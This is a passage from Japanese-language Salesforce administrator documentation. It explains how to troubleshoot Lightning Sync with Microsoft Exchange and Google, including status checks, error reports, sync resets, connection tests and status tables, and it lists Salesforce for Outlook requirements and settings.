5. [選択可能なユーザ] ボックスからメンバーを選択し、[追加] をクリックすると、そのメンバーがグループに追加されます。選択可能なすべてのユーザがこの設定に割り当てられている場合は、[ユーザ] リストを空白にして、プロファイルのみを割り当てることができます。
6. メンバーを削除するには、それらのメンバーを選択して [削除] をクリックします。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

7. [保存] をクリックします。

Lightning Sync ユーザの同期の問題の修正

Lightning Sync ユーザのメールサーバと Salesforce の間の同期で問題が発生した場合、ユーザの同期状況をチェックするか、Lightning Sync エラーレポートを実行して、同期の問題をトラブルシューティングできます。見つかった同期の問題をユーザが解決できない場合は、ユーザに代わって同期プロセスをリセットできます。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Sync ユーザの同期状況の確認

ユーザが同期できない場合、ユーザの同期状況(および Lightning Sync 設定の同期状況)を確認して、問題のトラブルシューティングを行うことができます。

Lightning Sync エラーレポートの作成と実行

Lightning Sync ユーザが同期できない場合は、エラーレポートを作成および実行して、組織で同期に失敗する理由と、どのユーザに対して失敗するかを調べることができます。レポート詳細には、同期問題のトラブルシューティングに役立つ提案が示されます。

Lightning Sync ユーザの同期のリセット

営業担当のメールサーバと Salesforce 間の同期に問題が発生した場合、その営業担当の同期プロセスをリセットできます。同期をリセットすると、営業担当のメールおよびカレンダーアプリケーションと Salesforce レコードとの間の接続がクリアされ、その後復元されます。同期プロセスをリセットしても、これらのレコードに保存されている情報に影響はありません。

サーバと Salesforce 間の接続のテスト

接続をテストする場合、Lightning Sync for Microsoft® Exchange ユーザは Lightning Sync 接続テストと Microsoft Remote Connectivity Analyzer の両方を実行する必要があります。これらのテストは若干異なるため、両方を実行することで接続状況についてより多くの情報を得られます。Lightning Sync for Google ユーザは Lightning Sync 接続テストを実行するだけで済みます。

Lightning Sync for Microsoft® Exchange の状況

Lightning Sync for Microsoft Exchange の状況を理解しておくと、Salesforce の [Lightning Sync の状況] ページに表示される Lightning Sync のエラーの評価や対処に役立ちます。

Lightning Sync ユーザの同期状況の確認

ユーザが同期できない場合、ユーザの同期状況 (および Lightning Sync 設定の同期状況) を確認して、問題のトラブルシューティングを行うことができます。

1. [設定] から、[クイック検索] ボックスに「*Lightning Sync の状況*」と入力し、**[Lightning Sync の状況]** を選択します。
2. 同期状況を確認するユーザの名前を入力し、**[状況の確認]** をクリックします。そのユーザの同期状況が表示されます。

ユーザの同期をリセットする必要がある場合もあります。

同期状況の解釈または同期問題の修正に関する推奨事項については、「Lightning Sync for Microsoft® Exchange **の状況**」を参照してください。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning Sync 状況にアクセスする

- 「設定・定義を参照する」

Lightning Sync エラーレポートの作成と実行

Lightning Sync ユーザが同期できない場合は、エラーレポートを作成および実行して、組織で同期に失敗する理由と、どのユーザに対して失敗するかを調べることができます。レポート詳細には、同期問題のトラブルシューティングに役立つ提案が示されます。

まず、Salesforce で設定された Lightning Sync エラーレポートカスタムオブジェクトを使用して、カスタムレポートタイプを作成します。次に、Lightning Sync エラーレポートを作成します。最後に、レポートを実行して、ユーザが直面している同期エラーの解決に役立てます。

1. カスタムレポートタイプを作成します。[主オブジェクト] を **[Lightning Sync エラー]** に設定します。
2. Lightning Sync エラーレポートを作成します。[レポート] タブから、**[新規レポート]** をクリックします。[レポートタイプ] をステップ 1 で作成した Lightning Sync レポートタイプに設定し、**[作成]** をクリックします。
3. Lightning Sync エラーレポートを保存し、実行します。保存されていないレポートで **[保存]** をクリックし、必須項目を入力して **[レポートを保存して実行]** をクリックします。
   組織で検出された同期エラーのリストが生成されるか、同期エラーをレポートで特定できない場合は「総計 (0 レコード)」と表示されます。

レポートでエラーを特定できず、ユーザが引き続き同期できない場合は、Salesforce にお問い合わせください。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

Lightning Sync ユーザの同期のリセット

営業担当のメールサーバと Salesforce 間の同期に問題が発生した場合、その営業担当の同期プロセスをリセットできます。同期をリセットすると、営業担当のメールおよびカレンダーアプリケーションと Salesforce レコードとの間の接続がクリアされ、その後復元されます。同期プロセスをリセットしても、これらのレコードに保存されている情報に影響はありません。

1. 行動を同期するように設定する場合、営業担当が Salesforce と同期することを望む取引先責任者のみが、営業担当の `Salesforce_Sync` フォルダに含まれていることを確認します。行動を同期するように設定する場合、営業担当が同期を望まない行動が、営業担当のカレンダーアプリケーションで管理されていることを確認します。
2. Salesforce の **[設定]** から、[クイック検索] ボックスに「*Lightning Sync の状況*」と入力し、**[Lightning Sync の状況]** を選択します。
3. ユーザの名前を入力して、**[同期のリセット]** をクリックします。
   次回の同期サイクル時に、Lightning Sync は次のように同期します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- メールアプリケーション内にあるユーザの `Salesforce_Sync` フォルダからすべての取引先責任者を Salesforce に同期します。Lightning Sync は、営業担当の同期設定に設定された検索条件に該当しない取引先責任者を除外します。
- ユーザのカレンダーアプリケーションからすべての行動を Salesforce に同期します。Lightning Sync は、営業担当の同期設定に設定された検索条件に該当しない行動、または同期を回避するように営業担当が指定した行動を除外します。

サーバと Salesforce 間の接続のテスト

接続をテストする場合、Lightning Sync for Microsoft® Exchange ユーザは Lightning Sync 接続テストと Microsoft Remote Connectivity Analyzer の両方を実行する必要があります。これらのテストは若干異なるため、両方を実行することで接続状況についてより多くの情報を得られます。Lightning Sync for Google ユーザは Lightning Sync 接続テストを実行するだけで済みます。

接続状況をテストして、システム管理者や IT プロフェッショナルが Lightning Sync を正しく設定したかどうかを確認します。または、Lightning Sync が正常に同期していたが、突然 Salesforce 組織内のすべての営業担当の同期が停止した場合にも接続テストを実行します。

メモ: Microsoft リモート接続テストおよび Lightning Sync 接続テストでは、Exchange と Salesforce 組織との間の全般的な接続が確認されます。1 人または数人の営業担当の接続のみをテストする場合は、[設定] の `[Lightning Sync の状況]` から同期状況を確認します。

Lightning Sync パラメータを使用した Microsoft® Remote Connectivity Analyzer の実行

Microsoft から提供されている無料の Web ベースツールである Remote Connectivity Analyzer を実行して、システム管理者や Exchange 管理者が Lightning Sync for Microsoft Exchange を正しく設定したかどうかを確認します。または、Lightning Sync for Microsoft Exchange が営業担当の項目を正常に同期していたが突然停止した場合にも Remote Connectivity Analyzer を実行します。Lightning Sync のテストを実行するには、指定されたパラメータを使用します。

Lightning Sync 接続テストの実行

Salesforce でサービスアカウントのログイン情報を指定してから、Lightning Sync 接続テストを実行して、システム管理者や IT プロフェッショナルが Lightning Sync を正しく設定したかどうかを確認します。または、Lightning Sync が営業担当の項目を正常に同期していたが突然停止した場合にも接続テストを実行します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Microsoft Remote Connectivity Analyzer の実行に必要なパラメータを取得する
- 会社の Microsoft® Exchange サーバへの管理者アクセス権

Lightning Sync 接続テストを実行する
- 「設定・定義を参照する」

Lightning Sync パラメータを使用した Microsoft® Remote Connectivity Analyzer の実行

Microsoft から提供されている無料の Web ベースツールである Remote Connectivity Analyzer を実行して、システム管理者や Exchange 管理者が Lightning Sync for Microsoft Exchange を正しく設定したかどうかを確認します。または、Lightning Sync for Microsoft Exchange が営業担当の項目を正常に同期していたが突然停止した場合にも Remote Connectivity Analyzer を実行します。Lightning Sync のテストを実行するには、指定されたパラメータを使用します。

Remote Connectivity Analyzer を実行する前に、希望する接続方法を選択しており、Exchange と Salesforce が通信できることを確認します。これらの操作を完了後、Exchange サーバが変更を処理するまで数分間待機します。待機しない場合、正しい設定を行っても Remote Connectivity Analyzer のテスト概要に失敗と表示されることがあります。

Remote Connectivity Analyzer では、Salesforce 組織と Exchange サーバの間のいくつかの接続ポイントが確認されます。テストが完了すると、接続状況の概要が表示されます。

メモ: Microsoft リモート接続テストおよび Lightning Sync 接続テストでは、Exchange と Salesforce 組織との間の全般的な接続が確認されます。1 人または数人の営業担当の接続のみをテストする場合は、[設定] の [Lightning Sync の状況] から同期状況を確認します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

テストの実行に必要なパラメータを取得する
- 会社の Microsoft® Exchange サーバへの管理者アクセス権

1. Microsoft の Web サイトにアクセスして、Remote Connectivity Analyzer を検索します。
2. [Exchange サーバ] タブで [サービスアカウントのアクセス権 (開発者)] を選択してください。
3. [次へ] をクリックします。
4. テスト項目に入力します。

テスト項目	入力するパラメータ
対象メールボックスのメールアドレス	Lightning Sync サービスアカウントの偽装用に設定した営業担当のメールアドレス
サービスアカウントのユーザ名 (ドメイン\ユーザ名または UPN)	Lightning Sync に設定したサービスアカウントのドメイン\ユーザ名または UPN
サービスアカウントのパスワード	Lightning Sync に設定したサービスアカウントのパスワード

5. [サーバ設定を検出するために Autodiscover を使用] を選択します。
6. [定義済みのフォルダをテスト] を選択します。
7. このユーザの取引先責任者の同期接続をテストする場合は [取引先責任者]、このユーザの行動の同期接続をテストする場合は [カレンダー] を選択します。
8. [Exchange Impersonation を使用] をオンにします。

9. ［擬似ユーザ］項目で、［対象メールボックスのメールアドレス］に指定したものと同じ Exchange のメールアドレスを入力します。
10. ［擬似ユーザの ID］で［SMTP アドレス］を選択します。
11. ［有効なアカウントのログイン情報を使用する必要があることを理解し同意します . . . ］の承認のチェックボックスをオンにします。
12. アナライザーの確認コードを入力して、[確認] をクリックします。
13. ページの上部で、[テストを実行] をクリックします。
    テストの所要時間は通常 30 秒未満です。テストが完了するとアナライザーに、指定した Exchange ユーザの同期接続の評価の概要が表示されます。
14. テスト結果に基づいて対応策を実施します。
    - テストの概要に「Connectivity Test Successful (接続テストに成功しました)」または「Connectivity Test Successful with Warnings (接続テストは成功しましたが警告が発生しました)」が表示された場合は、サービスアカウントが正しく設定されている可能性が高く、Salesforce にサービスアカウントのログイン情報を入力できる状態です。
    - テストの概要に「Connectivity Test Failed (接続テストに失敗しました)」が表示された場合は、テストの詳細を確認して、設定の問題をトラブルシューティングします。テストの失敗が続く場合は、前の設定手順が正しく完了していることを確認してから、Salesforce カスタマーサポートにお問い合わせください。

Lightning Sync 接続テストの実行

Salesforce でサービスアカウントのログイン情報を指定してから、Lightning Sync 接続テストを実行して、システム管理者や IT プロフェッショナルが Lightning Sync を正しく設定したかどうかを確認します。または、Lightning Sync が営業担当の項目を正常に同期していたが突然停止した場合にも接続テストを実行します。

Lightning Sync 接続テストでは、Salesforce 組織とメールサーバ間のいくつかの接続ポイントが確認されます。テストが完了すると、接続状況の概要が表示されます。

接続をテストする場合、Lightning Sync for Microsoft® Exchange ユーザは Lightning Sync 接続テストと Microsoft Remote Connectivity Analyzer の両方を実行する必要があります。これらのテストは若干異なるため、両方を実行することで接続状況についてより多くの情報を得られます。Lightning Sync for Google ユーザは Lightning Sync 接続テストを実行するだけで済みます。

Microsoft リモート接続テストおよび Lightning Sync 接続テストでは、Exchange と Salesforce 組織との間の全般的な接続が確認されます。1 人または数人の営業担当の接続のみをテストする場合は、[設定] の［Lightning Sync の状況］から同期状況を確認します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

接続テストを実行する
- 「設定・定義を参照する」

1. [設定] から、［クイック検索］ボックスに「*Lightning Sync の設定*」と入力し、**[Lightning Sync の設定]** を選択します。
2. ［接続テスト］セクションで、Exchange サービスアカウントが偽装するように設定した営業担当のいずれかのメールアドレスを入力します。
3. [テスト] をクリックします。

Salesforce によって Salesforce と Exchange サーバの間の接続が確認され、接続状況の概要が表示されます。

Lightning Sync for Microsoft® Exchange の状況

Lightning Sync for Microsoft Exchange の状況を理解しておくと、Salesforce の [Lightning Sync の状況] ページに表示される Lightning Sync のエラーの評価や対処に役立ちます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

システムの状況

表 13 : 設定の状況

条件	次の状況を指定	この状況の意味
指定された Microsoft Exchange サービスアカウント:	サービスアカウントのユーザ名	サービスアカウントのログイン情報を Salesforce に保存済みで、Lightning Sync が有効なサービスアカウントを認識しています。この状況では必ずしも、Lightning Sync を使用して同期するようサービスアカウントが設定されているわけではありません。同期エラーが引き続き発生する場合は、Microsoft® のRemote Connectivity Analyzer ツールを使用して接続をテストし、設定の問題をトラブルシューティングすることをお勧めします。
	なし	Lightning Sync がサービスアカウントのログイン情報を保存できませんでした。サービスアカウントの正しい ID とパスワードを指定していること、および Microsoft Exchange に有効なサービスアカウントを設定していることを確認します。
Lightning for Outlook が有効:	はい	設定で Lightning for Outlook を有効にしています。Salesforce に同期する

条件	次の状況を指定	この状況の意味
		Microsoft の行動を営業担当が選択するように設定した場合、営業担当は Lightning for Outlook を使用して行動を選択します。
	いいえ	設定で Lightning for Outlook を有効にしていません。Salesforce に同期する Microsoft の行動を営業担当が選択するように設定した場合、システム管理者が Lightning for Outlook を有効にするまで営業担当は行動を選択できません。
Salesforce が Microsoft Exchange サービスアカウントを認識:		Lightning Sync が、指定されたサービスアカウントを認識しています。この状況では必ずしも、Lightning Sync を使用して同期するようサービスアカウントが設定されているわけではありません。同期エラーが引き続き発生する場合は、Microsoft® の Remote Connectivity Analyzer ツールを使用して接続をテストし、設定の問題をトラブルシューティングすることをお勧めします。
		Lightning Sync が、指定されたサービスアカウントを認識できませんでした。Microsoft Exchange に有効なサービスアカウントを設定していることを確認します。
Microsoft Exchange と Salesforce のメールアドレスがリンクされているユーザ:	期待どおりの Lightning Sync ユーザ数	ユーザの Microsoft Exchange メールアドレスがすべて、対応する Salesforce メールアドレスに正しく対応付けられています。
	期待どおりでない Lightning Sync ユーザ数	ユーザの Microsoft Exchange メールアドレスの一部が、対応する Salesforce メールアドレスに正しく対応付けられていません。Exchange と Salesforce でユーザのアドレスを比較して、一致していることを確認します。
	0	ユーザの Microsoft Exchange メールアドレスが 1 つも、対応する Salesforce

条件	次の状況を指定	この状況の意味
		メールアドレスに対応付けられていません。Salesforce カスタマーサポートにお問い合わせください。

表 14 : 取引先責任者の状況

条件	次の状況を指定	この状況の意味
最後の同期活動:	取引先責任者の同期時刻が過去数分以内	この日時に組織で取引先責任者が Lightning Sync と最後に同期されました。一般に、Lightning Sync はレコードを期待どおり同期しています。この状況が表示されていて、個々のユーザが依然として取引先責任者が期待どおりに同期されないと報告している場合は、Exchange サーバまたは Lightning Sync 設定で、この特定のユーザに関連する設定を確認します。
	取引先責任者の同期時刻が過去数時間以内	この日時に組織で取引先責任者が最後に同期されました。取引先責任者を初めて同期するときは完了までに数時間かかることがあるため、Lightning Sync を最近設定したものと思われます。組織で取引先責任者を同期したのが初めてではない場合、この状況は組織での取引先責任者の同期に問題があることを示している可能性があります。今後 24 時間にわたって最後の同期活動を監視し、同期が再開されるかどうか確認します。
	取引先責任者の同期時刻が過去の日付	この日時に組織で取引先責任者が最後に同期されました。24 時間以内に組織で同期が再開されない場合は、Exchange サービスアカウントのログイン情報を正しく入力したこと、Salesforce がサービスアカウントを認識したこと、および Microsoft の Remote Connectivity Analyzer を使用して Exchange サーバが Lightning Sync と通信可能であることを検証済み

条件	次の状況を指定	この状況の意味
		であることを確認します。接続が確立されていることを Analyzer が示している場合は、Salesforce カスタマーサポートにご連絡ください。
過去 60 分間に同期されたレコード:	組織で過去 60 分間に同期された取引先責任者の数	過去 60 分以内に、組織でこの数の取引先責任者が最後に同期されました。
	0	過去 60 分以内に、組織で取引先責任者が 1 人も同期されていません。今後 24 時間にわたってレコードの同期活動を監視し、同期が再開されるかどうか確認します。同期が再開されない場合は、Microsoft の Remote Connectivity Analyzer を使用して、Exchange サーバが Lightning Sync と通信可能であることを確認します。接続が確立されていることを Analyzer が示している場合は、Salesforce カスタマーサポートにご連絡ください。
過去 24 時間に同期されたレコード:	過去 24 時間に組織で同期された取引先責任者の数	過去 24 時間以内に、この数の取引先責任者が最後に同期されました。
	0	過去 60 分以内に、組織で取引先責任者が 1 人も同期されていません。Microsoft の Remote Connectivity Analyzer を使用して、Exchange サーバが Lightning Sync と通信可能であることを確認します。接続が確立されていることを Analyzer が示している場合は、Salesforce カスタマーサポートにご連絡ください。

表 15 : 行動の状況

条件	次の状況を指定	この状況の意味
最後の同期活動:	行動の同期時刻が過去数分以内	この日時に組織で行動が Lightning Sync と最後に同期されました。一般に、Lightning Sync はレコードを期待どおり同期しています。この状況が表示されていて、個々のユーザ

条件	次の状況を指定	この状況の意味
		の行動が依然として期待どおりに同期されないと報告している場合は、Exchange サーバまたは Lightning Sync設定で、この特定のユーザに関連する設定を確認します。
	行動の同期時刻が過去数時間以内	この日時に組織で行動が最後に同期されました。行動を初めて同期するときは完了までに数時間かかることがあるため、Lightning Sync を最近設定したものと思われます。組織で行動を同期したのが初めてではない場合、この状況は組織での行動の同期に問題があることを示している可能性があります。今後 24 時間にわたって最後の同期活動を監視し、同期が再開されるかどうか確認します。
	行動の同期時刻が過去の日付	この日時に組織で行動が最後に同期されました。24 時間以内、またはそれ以上組織で同期が再開されない場合は、Exchange サービスアカウントのログイン情報を正しく入力したこと、Salesforce がサービスアカウントを認識したこと、および Microsoft の Remote Connectivity Analyzer を使用して Exchange サーバが Lightning Sync と通信可能であることを検証済みであることを確認します。接続が確立されていることを Analyzer が示している場合は、Salesforce カスタマーサポートにご連絡ください。
過去 60 分間に同期されたレコード:	過去 60 分間に組織で同期された行動の数	過去 60 分以内に、組織でこの数の行動が最後に同期されました。
	0	過去 60 分以内に、組織で行動が 1 つも同期されていません。今後 24 時間にわたってレコードの同期活動を監視し、同期が再開されるかどうか確認します。同期が再開されない場合は、Microsoft の Remote Connectivity Analyzer を使用して、

条件	次の状況を指定	この状況の意味
		Exchange サーバが Lightning Sync と通信可能であることを確認します。接続が確立されていることを Analyzer が示している場合は、Salesforce カスタマーサポートにご連絡ください。
過去 24 時間に同期されたレコード:	過去 24 時間に組織で同期された取引先責任者の数	過去 24 時間以内に、この数の取引先責任者が最後に同期されました。
	0	過去 60 分以内に、組織で行動が 1 つも同期されていません。Microsoft の Remote Connectivity Analyzer を使用して、Exchange サーバが Lightning Sync と通信可能であることを確認します。接続が確立されていることを Analyzer が示している場合は、Salesforce カスタマーサポートにご連絡ください。

ユーザの状況

表 16 : 設定の状況

条件	次の状況を指定	この状況の意味
ユーザの有効な Exchange 設定への割り当て:	✓	このユーザは、有効な Lightning Sync 設定で同期が設定されています。
	✗	このユーザは、有効な Lightning Sync 設定で同期が設定されていません。
Microsoft Exchange のサポートされているバージョンでのユーザのメールボックスの実行:	✓	Lightning Sync は、このユーザのバージョンの Microsoft Exchange をサポートします。
	✗	Lightning Sync は、このユーザのバージョンの Microsoft Exchange をサポートしません。
Exchange サービスアカウントによるユーザの認識:	✓	このユーザは、Exchange に設定したサービスアカウントによって表され、Lightning Sync が Exchange サービスアカウントと通信できます。
	✗	このユーザは、Exchange に設定したサービスアカウントによって表さ

条件	次の状況を指定	この状況の意味
		れていないか、Lightning Sync が指定した Exchange サービスアカウントと通信できません。Exchange サービスアカウントの設定を確認して、有効なサービスアカウントを設定していること、およびこのユーザを正確に表していることを確認します。
ユーザの同期のリセット状況	リセットの対象にマーク済み	このユーザの同期をリセットしましたが、リセットが開始されていません。リセット要求がシステムのキューにあり、システムが使用可能になったときにリセットが実行されます。
	リセット処理中	同期のリセットプロセスを処理中です。リセットが完了すると、このページに「ユーザの同期のリセット状況」が表示されなくなります。
ユーザが Lightning for Outlook を設定済み:	はい	この営業担当は Lightning for Outlook を設定しています。Salesforce に同期する Microsoft の行動を営業担当が選択するように設定した場合、営業担当は Lightning for Outlook を使用して行動を選択します。
	いいえ	この営業担当は Lightning for Outlook を設定していません。Salesforce に同期する Microsoft の行動を営業担当が選択するように設定した場合、営業担当が Lightning for Outlook を設定するまで営業担当は行動を選択できません。

表 17 : 取引先責任者の状況

条件	次の状況を指定	この状況の意味
Salesforce_Sync フォルダの検出:	✔	このユーザのメールアカウントの取引先責任者ディレクトリに Salesforce_Sync フォルダが見つかりました。

条件	次の状況を指定	この状況の意味
		Lightning Sync が、Exchange サーバで Salesforce_Sync フォルダを検出できないか、このユーザのフォルダを自動的に作成できません。このユーザの Salesforce_Sync フォルダは、このユーザのメールアカウントの取引先責任者ディレクトリにサブディレクトリとして作成できます。
Salesforce と Exchange のメールアドレスのリンク:		このユーザの Microsoft Exchange メールアドレスが、同ユーザの Salesforce メールアドレスに正しく対応付けられています。
		このユーザの Microsoft Exchange メールアドレスが、同ユーザの Salesforce メールアドレスに正しく対応付けられていません。このユーザの同期をリセットします。
Salesforce から Exchange への同期状況:	未開始	このユーザの取引先責任者の Salesforce から Exchange への同期が開始されていません。
	初回同期中	このユーザの取引先責任者を Salesforce から Exchange に初めて同期しています。この初回同期には数時間かかることがあります。
	初回同期の完了	このユーザの取引先責任者の Salesforce から Exchange への初めての同期が完了しました。
	同期中	現在、このユーザの取引先責任者を Salesforce から Exchange に同期しています。
	同期済み	このユーザの取引先責任者の Salesforce から Exchange への同期が完了しました。
	Exchange 設定の同期が未設定	このユーザは、有効な Lightning Sync 設定で、取引先責任者を Salesforce から Exchange に同期するよう設定されていません。

条件	次の状況を指定	この状況の意味
Exchange から Salesforce への同期状況:	未開始	このユーザの取引先責任者の Exchange から Salesforce への同期はまだ開始されていません。
	初回同期中	このユーザの取引先責任者を Exchange から Salesforce に初めて同期しています。この初回同期には数時間かかることがあります。
	初回同期の完了	このユーザの取引先責任者の Exchange から Salesforce への初めての同期が完了しました。
	同期中	このユーザの取引先責任者を Exchange から Salesforce に同期しています。
	同期済み	このユーザの取引先責任者の Exchange から Salesforce への同期が完了しました。
	Exchange 設定の同期が未設定	このユーザは、有効な Lightning Sync 設定で、取引先責任者を Exchange から Salesforce に同期するよう設定されていません。
同期済みのレコード	このユーザが同期している取引先責任者数	このユーザは、この数の取引先責任者を Exchange と Salesforce 間で同期しています。このユーザの取引先責任者が期待どおり同期されている場合は、この数が、同ユーザの Salesforce_Sync フォルダの取引先責任者数と一致します。

表 18 : 行動の状況

条件	次の状況を指定	この状況の意味
カレンダーフォルダの検出:		このユーザのメールアカウントでカレンダーフォルダが検出されました。
		Lightning Sync が、Exchange サーバでユーザのカレンダーフォルダを検出できません。

条件	次の状況を指定	この状況の意味
Salesforce と Exchange のメールアドレスのリンク:		このユーザの Microsoft Exchange メールアドレスが、同ユーザの Salesforce メールアドレスに正しく対応付けられています。
		このユーザの Microsoft Exchange メールアドレスが、同ユーザの Salesforce メールアドレスに正しく対応付けられていません。このユーザの同期をリセットします。
Salesforce から Exchange への同期状況:	未開始	このユーザの行動の Salesforce から Exchange への同期は開始されていません。
	初回同期中	このユーザの行動を Salesforce から Exchange に初めて同期しています。この初回同期には数時間かかることがあります。
	初回同期の完了	このユーザの行動の Salesforce から Exchange への初めての同期が完了しました。
	同期中	現在、このユーザの行動を Salesforce から Exchange に同期しています。
	同期済み	このユーザの行動の Salesforce から Exchange への同期が完了しました。
	Exchange 設定の同期が未設定	このユーザは、有効な Lightning Sync 設定で、行動を Salesforce から Exchange に同期するよう設定されていません。
Exchange から Salesforce への同期状況:	未開始	このユーザの行動の Exchange から Salesforce への同期は開始されていません。
	初回同期中	このユーザの行動を Exchange から Salesforce に初めて同期しています。この初回同期には数時間かかることがあります。
	初回同期の完了	このユーザの行動の Exchange から Salesforce への初めての同期が完了しました。

条件	次の状況を指定	この状況の意味
	同期中	このユーザの行動を Exchange から Salesforce に同期しています。
	同期済み	このユーザの行動の Exchange から Salesforce への同期が完了しました。
	Exchange 設定の同期が未設定	このユーザは、有効な Lightning Sync 設定で、行動を Exchange から Salesforce に同期するよう設定されていません。
同期済みのレコード	このユーザが同期している行動の数	このユーザはこの数の行動を Exchange から Salesforce に同期しています。このユーザが一部の行動のみの同期に問題があると報告している場合は、ユーザの Lightning Sync 設定で行動の同期が期待どおりに設定されていること、およびユーザが行動に `private` オプションを割り当てていないことを確認します。また、この時点で Lightning Sync は定期的な行動または行動の招待者を同期しません。

Salesforce for Outlook: Microsoft Outlook から Salesforce を同期して使用するための営業担当の設定

Salesforce for Outlook のシステム要件

Salesforce for Outlook をダウンロードしてインストールする前に、コンピューティングシステムが次のシステム要件を満たしていることを確認します。

エディション

この機能を管理可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

基本リソース	必要なバージョン
Salesforce for Outlook	Salesforce による TLS 1.0 暗号化プロトコルの無効化後は Salesforce for Outlook v3.0.0 以降
デフォルトのメールプログラム	Microsoft Exchange Online (Office 365・に統合された、Microsoft がホストするサービス) または Microsoft Exchange Server を使用する、最新のホットフィックスが適用された次のいずれかのバージョンの Microsoft® Outlook® • 2016 • 2013

基本リソース	必要なバージョン
	• 2010 • 2007 Salesforce for Outlook は、クイック実行 (Microsoft Office のストリーミングインストーラ) を使用してインストールされた Outlook をサポートしています。
オペレーティングシステム	最新のホットフィックスが適用された次のいずれかのバージョンの Microsoft Windows® • Windows 10 • Windows 8.1 (Pro および Enterprise) • Windows 7 Apple® Mac OS® での Salesforce for Outlook の使用はサポートしていません。
ブラウザ	TLS 暗号化プロトコル 1.1 以降が有効化された Internet Explorer。機能固有のブラウザの制限事項については、「その他の要件」を参照してください。

その他の要件

その他の機能	要件
Salesforce サイドパネルパブリッシャーを使用したレコードの作成	Microsoft® Internet Explorer® 9 以降が必要です。
サーバ設定	プロキシサーバ経由でインターネットに接続する次のシステムの使用をサポートしています。 • プロキシの自動検出 • 手動プロキシ • NTLM プロキシ認証 次の使用はサポートしていません。 • IMAP および POP3 メールサーバ • Citrix® サーバなどのターミナルサーバ • プロキシ自動設定ファイル (.pac)
インストーラ	システム管理者が `.msi` インストーラを使用する場合、次のツールをインストールする必要がある場合があります。 • Microsoft .NET Framework 4.5.2、4.6、または 4.6.1 • Microsoft Visual Studio® 2010 Tools for Office Runtime • 使用するバージョンの Microsoft Outlook 用プライマリ相互運用機能アセンブリ (PIA) 再配布可能パッケージ

その他の機能	要件
	Windows 7 の `.msi` ユーザは、システム管理者としてコマンドプロンプトを実行し、コマンドラインから、*`msiexec /i SalesforceForOutlook.msi`* などのコマンドを使用してインストーラを起動する必要があります。
シングルサインオン	次のいずれかの使用をサポートしています。 • 代理認証 • [私のドメイン] での Security Assertion Markup Language (SAML)
	シングルサインオン用の個別のオンライン ID プロバイダの使用はサポートしていません。

Salesforce エディション別の使用可能な Salesforce for Outlook 機能

使用している Salesforce エディションによって、営業担当が使用可能な機能が異なります。

機能	Contact Manager、Group Edition で使用可能	Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition で使用可能
Salesforce レコードへの Microsoft® Outlook® メールの追加		✅
Salesforce と Outlook 間の取引先責任者、行動、ToDo の同期	✅	✅
同期方向、検索条件、Outlook 設定で有効化された機能の設定		✅
営業担当の Salesforce サイドパネルへのアクセス権の付与	✅	✅
営業担当によるサイドパネルパブリッシャーでの Salesforce レコードの直接作成を許可	✅	✅
他のパブリッシャーレイアウトに影響を与えない、システム管理者によるサイドパネルのパブリッシャーレイアウトメニューの作成を許可		✅
システム管理者による複数のサイドパネルパブリッシャーレイアウトの作成と異なるユーザプロファイルへのそれらの割り当てを許可		✅

Outlook 設定および Outlook パブリッシャーレイアウト

ニーズの異なるユーザのグループに別個の設定を作成して、Salesforce for Outlook ユーザが Microsoft® Outlook® と Salesforce 間で自分のレコードを簡単に管理できるようにします。これを行うには、[設定]から、[クイック検索] ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

Salesforce for Outlook の設定

Salesforce for Outlook 設定には、Salesforce for Outlook ユーザが Microsoft® Outlook® と Salesforce 間で同期できるデータの設定が含まれます。システム管理者は、ユーザ種別ごとに個別の設定を作成し、各自の設定の一部を編集する権限をユーザに付与することができます。たとえば、商談チームはすべてを同期させる必要がありますが、マネージャは行動のみを同期します。

また、Outlook の Salesforce サイドパネルから直接 Salesforce レコードを作成、表示および操作するようにユーザを設定することもできます。サイドパネルでは、Outlook のメール、イベント、および仕事を関連する Salesforce レコードに簡単に追加できます。

Outlook パブリッシャーレイアウト

